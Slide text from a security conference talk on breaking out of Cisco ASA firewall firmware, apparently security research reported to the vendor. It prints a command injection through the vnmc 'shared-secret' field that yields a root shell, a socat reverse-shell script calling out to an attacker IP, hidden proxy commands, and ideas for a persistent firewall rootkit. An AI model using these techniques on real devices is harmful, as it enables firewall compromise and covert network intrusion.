BREAKING BRICKS AND PLUMBING PIPES

Cisco ASA:

A SUPER MARIO ADVENTURE

ALEC STUART-MUIRK

whoami

- Alec Stuart –Muirk
  - Network Security Architect
  - Firewall Engineer
  - Ruxcon attendee
  - Security hobbist

alec.stuart@gmail.com

DISCLAIMER

- This research is not related to my job or current employer.
- This is purely an exercise in security research and is for educational use only
- Each vulnerability has been reported to the vendor.

Agenda

- Firewall evolution
- Firewall as the target
- What is the Cisco ASA?
  - Hardware
  - Software
- Super Mario Adventure!

Agenda

"Jail break"
Local shell access

Obtain SSL VPN User Access

Device Compromise
&
Privilege Escalation

Pwn the Network
with
Hidden Config

Firewall Evolution

Packet Filtering

- IP Address
- Port
- Protocol

Stateful Inspection

- IP Address
- Port
- Protocol
- Session state
- IPsec VPNs

Application Awareness

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- Application Protocol Aware

UTM

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- Application Protocol Aware
- SSL VPN
- Content filtering
- IPS/IDS
- AV

Next Gen

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- Application Protocol Aware
- SSL VPN
- Content filtering
- IPS/IDS
- AV
- Layer 7 application awareness

Firewall Evolution

Packet Filtering

- IP Address
- Port
- Protocol

Stateful Inspection

- IP Address
- Port
- Protocol
- Session state
- IPsec VPNs

Application Awareness

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- **Application Protocol Aware**

UTM

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- **Application Protocol Aware**
- **SSL VPN**
- **Content filtering**
- **IPS/IDS**
- **AV**

Next Gen

- IP Address
- Port
- Protocol
- Session state
- IPSec VPN
- **Application Protocol Aware**
- **SSL VPN**
- **Content filtering**
- **IPS/IDS**
- **AV**
- **Layer 7 application awareness**

User-defined input.

Firewall Evolution

Cisco ASA

- IP Address
- Port
- Protocol
- Session state
- **Application Protocol Aware**
- **WebVPN**
- Content filtering
- IPS/IDS
- AV

Firewalls as the Target

- Traditional reasons to pwn the firewall
  - Network access, sniff/MITM traffic etc..
- My reason to pwn the firewall…
  - Compromise of the firewall allows an attacker to blend into the network
- Security landscape is changing
  - Moving away from the ‘walled garden’
  - SIEM, IPS, DLP are the new black
  - Increased focus on detection and response

Firewalls as the Target

- Firewall rule-base shows us trust relationships in the network
- Describes expected network traffic patterns
- A firewall rootkit could NAT intruder traffic to match normal network traffic.
  – Bypass tiered firewalls and anomaly based IPS


Cisco ASA Hardware

- Cisco ASA is sold as a "black box" appliance
- Underlying hardware is Intel

Cisco ASA "Legacy" Hardware

Model	RAM	CPU
Cisco ASA 5550	4GB	Pentium 4 3000MHz (32bit)
Cisco ASA 5540	2GB	Pentium 4 2000 MHz (32bit)
Cisco ASA 5520	2GB	P4 Celeron 2000MHz (32bit)
Cisco ASA 5510	1GB	P4 Celeron 1600 MHz(32bit)
Cisco ASA 5505	512M	AMD Geode 500Mhz (32bit)

Cisco ASA 5505



- SOHO/branch appliance = affordable
- Supports the latest ASA releases
- Runs the same firmware image as the higher spec 32-bit appliances
- 32-bit exploit dev environment

Cisco ASA “Next Gen” Hardware

Model	RAM	CPU
Cisco ASA 5512-X	4GB	“Multicore, enterprise-grade”
Cisco ASA 5515-X	8GB	“Multicore, enterprise-grade”
Cisco ASA 5525-X	8GB	“Multicore, enterprise-grade”
Cisco ASA 5545-X	12GB	“Multicore, enterprise-grade”
Cisco ASA 5555-X	16GB	“Multicore, enterprise-grade”

Cisco vASA

- Virtual firewall (VMWare/KVM)
- Supports the latest ASA releases
- <u>Runs the same firmware image</u> as the higher spec Next Gen 64-bit appliances
- 64-bit exploit dev environment

Cisco ASA Software

- Restricted CLI environment (Cisco IOS-like)
  - Non-exec mode
  - Exec mode (enable)
  - Config mode (config t)
  - Persistent storage is disk0: (config/firmware etc)
- ASDM for GUI configuration
  - Java based
  - HTTP POSTs to exec/config commands

Cisco ASA Software

- 'show kernel process' reveals underlying OS

```
ciscoasa# show kernel process
 PID PPID PRI  NI       VSIZE       RSS      WCHAN  STAT  RUNTIME    GTIME   CGTIME  COMMAND
   1    0  20   0     2088960       608             3708909432     S      772         0         0 init
   2    0  15 - 5           0         0             3708961408     S        0         0         0 kthreadd
   3    2  15 - 5           0         0             3708915808     S        0         0         0 ksoftirqd/0
   4    2  15 - 5           0         0             3708951508     S        0         0         0 events/0
   5    2  15 - 5           0         0             3708951508     S        0         0         0 khelper
  50    2  15 - 5           0         0             3708951508     S        0         0         0 kblockd/0
  53    2  15 - 5           0         0             3710013127     S        0         0         0 kseriod
  99    2  20   0           0         0             3709071114     S        0         0         0 pdflush
 100    2  20   0           0         0             3709071114     S        0         0         0 pdflush
 101    2  15 - 5           0         0             3709083983     S        0         0         0 kswapd0
 102    2  15 - 5           0         0             3708951508     S        0         0         0 aio/0
 103    2  15 - 5           0         0             3708951508     S        0         0         0 nfsiod
 215    2  15 - 5           0         0             3708951508     S        0         0         0 hid_compat
 216    2  15 - 5           0         0             3708951508     S        0         0         0 rpciod/0
 241    1  16 - 4     1789952       596             3709220179     S        3         0         0 udevd
 269  241  18 - 2     1785856       568             3709220179     S        0         0         0 udevd
 276  241  18 - 2     1785856       444             3709220179     S        0         0         0 udevd
 481    1  20   0     5201920      1600             4294967295     S        2         0         0 lwsmd
 483  481  20   0    16908288      3608             4294967295     S       88         0         0 lwregd
 508    1  20   0     2093056       512             3708909432     S        0         0         0 sh
 509  508  20   0    10194944       544             4294967295     S        0         0         0 lina_monitor
 511  509   0 -20   444235776     81448             4294967295     S 19402847         0         0 lina
ciscoasa#
```

Cisco ASA Software

- Cisco documentation shows open source used inside the firmware
  - "Open Source Used In Cisco ASA" PDFs
  - Cisco will provide code as required by license (eg GPL).

Cisco ASA Software

Software Release	Release Date	Kernel Version
Cisco ASA 8.4	Jan 2011	Linux 2.6.29.6
Cisco ASA 9.0	Oct 2012	Linux 2.6.29.6
Cisco ASA 9.1	Dec 2012	Linux 2.6.29.6
Cisco ASA 9.2	April 2014	Linux 2.6.29.6
Cisco ASA 9.3	July 2014	Linux 2.6.29.6


Cisco ASA Software

- Unpack the firmware
- Binwalk to extract the filesystem

```
root@kali:~# binwalk asa921-k8.bin

DECIMAL         HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
514             0x202           LZMA compressed data, properties: 0x64, dictionary size: 2(
144510          0x2347E         gzip compressed data, maximum compression, from Unix, last
1501312         0x16E880        gzip compressed data, has original file name: "rootfs.img"
```

- Basic Linux environment with busybox
- /asa contains the Cisco files
- We want to see this filesystem in a running environment

Cisco ASA Boot Order




“Jail break” to Shell
Method 1

- CVE-2014-3391
- Firmware asa842-k8.bin contains insecure LD_LIBRARY_PATH “/mnt/disk0/lib/”
- /mnt/disk0/ = disk0: (Cisco CLI land)
- Create a “trojan” disk0:/lib/libc.so.6
  - Hijack libc-2.9.so @ execv()
  - Launch shell instead of lina

“Jail break” to Shell
Method 1

- Boot to Shell asa842-k8.bin



“Jail break” to Shell
Method 1

- We can use 842-k8.bin as a “bootloader” for newer versions
- Extract /asa from any firmware version (eg 9.1.5) and copy to the device
- Load 842-k8.bin, drop to shell
- Replace /asa (842) with /asa (915)
- Start /asa/bin/lina (v 9.1.5) in a controlled environment

“Jail break” to Shell

- Start lina with gdb attached!


COM7 - PuTTY

```
# ./lina_monitor -h

   lina [-h]

       -a : Number of Lina instances to run
       -l : Start Lina in pthread mode (not process)
       -m : SM or AM (*SM Default for 7.3*)
       -g : start ASA in gdb via serial device'
       -n : gdb ethernet device, eg, 'eth0'
       -s : gdb serial device '/dev/ttySx'
       -d : generate debug messages
       -c : control C will exit.
       -h : help

#
# ./lina_monitor -g -d -s /dev/ttyS0
SMFW PID: 814, SMFW started in mode 0
SMFW PID: 816, Starting /asa/bin/lina under gdbserver /dev/ttyS0
SMFW PID: 814, started gdbserver on member: 816//asa/bin/lina
SMFW PID: 814, created member ASA BLOB, PID=816
Process /asa/bin/lina created; pid = 819
Processor memory 3460300800, Reserved memory: 41943040
Remote debugging using /dev/ttyS0
```

“Jail break” to Shell
Method 1

- Potential place to launch persistent rootkit
  - Image verification already completed
  - Subvert linux/lina before starting /asa/bin/lina

Rootkit?



BIOS
ROMMON
Firmware image verification
BootLoader
Grub
Kernel
init
rcS
S59a
/asa/scripts/rcS
LD_LIBRARY_PATH=/mnt/disk0/lib/
Hijack execv()
/asa/bin/lina_monitor
Rootkit code
/asa/bin/lina

"Jail break" to Shell
Method 2

- CVE-2014-3390
- Shell access without a reboot!
- Static analysis of /bin/lina (9.2) shows a fork/exec to external /asa/scripts/pa_setup.sh
- pa_setup.sh is called by CLI config mode command "vnmc policy-agent "
- Analysis of pa_setup.sh shows insecure use of CLI data as shell parameters
- We can run OS level commands from restricted CLI mode!

“Jail break” to Shell
Method 2

COM7 - PuTTY

```
ciscoasa# more disk0:/console-shell.sh
#!/bin/sh
getty ttyS0 9600 vt100 -n -l /bin/sh


ciscoasa# conf t
ciscoasa(config)# vnmc policy-agent
ciscoasa(config-vnmc-policy-agent)# shared-secret &/mnt/disk0/console-shell.sh&
ciscoasa(config-vnmc-policy-agent)# registration host 6.6.6.6

/bin/sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(root)
#
```

- **Surround shared-secret in ‘&’ to launch our shell script!**
- **Valid config, “shared-secret” <u>script will execute at boot</u>**

The Linux environment

- The Linux environment
  - ASLR disabled
  - /dev/mem access (CONFIG_STRICT_DEVMEM = N)
  - Modules enabled
  - gdbserver included
  - ptrace support!
  - No native networking
- /asa/bin/lina is the firewall process

The Linux environment

- No native networking

COM7 - PuTTY

```
# ifconfig -a
dummy0    Link encap:Ethernet  HWaddr 3E:01:D7:A9:23:83
          BROADCAST NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.255.255.255
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 B)  TX bytes:100 (100.0 B)

tap0      Link encap:Ethernet  HWaddr 3A:DD:04:B1:E2:D7
          inet addr:127.0.2.2  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:2307 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

The Linux environment

- LINA controls network interfaces
  - User space PCI drivers
  - Handles all frames/packets
- No network access from Linux shell?
  - Some scripts need network access (/asa/scripts/)
  - References to LD_PRELOAD=libdsocks.so

The Linux environment

- libdsocks.so is Dante or ‘socksify’
  - Forces application connect() through a SOCKS proxy
- Cisco CLI hidden commands, enable a socks proxy in Lina

```
ciscoasa(config)#service internal
WARNING: Advanced settings and commands should only be altered or used
under Cisco supervision.
ciscoasa(config)#loopback-proxy server
ciscoasa(config)#
```

- We now have network access from shell!

“Jail break” to Shell
Method 2

- Upload nc/socat
- Change console shell to socat reverse shell!

```
root@kali:~# cat revsocat.sh
#!/bin/sh
REV_CONNECT_IP=10.6.6.6
REV_CONNECT_PORT=4444
SOCKS="env LD_PRELOAD=libdsocks.so SOCKS_AUTOADD_LANROUTES=no"
$SOCKS /mnt/disk0/socat tcp:$REV_CONNECT_IP:$REV_CONNECT_PORT
exec:/bin/sh,pty,ctty,stderr&
```

“Jail break” to Shell
Method 2

Cisco ASA 9.2.1 Reverse connect /bin/sh Demo

root@kali:~# nc -l -p 4444

ciscoasa#

“Jail break” to Shell

Software Release	Shell Method	Reboot
Cisco ASA 8.4.3 -9.1	Use 8.4.2 as loader	Yes
Cisco ASA 9.2	vnmc policy-agent	No
Cisco ASA 9.3	vnmc policy-agent	No

Shell Access!

- Access to shell on our 'hardened appliance'!
- Reverse connect shell without reboot on our target firmware (9.2.1)!

Agenda



#id
uid=0(root)
gid=0(root)
“Jail break”
Local shell access
Obtain SSL VPN User Access

Looking for Remote

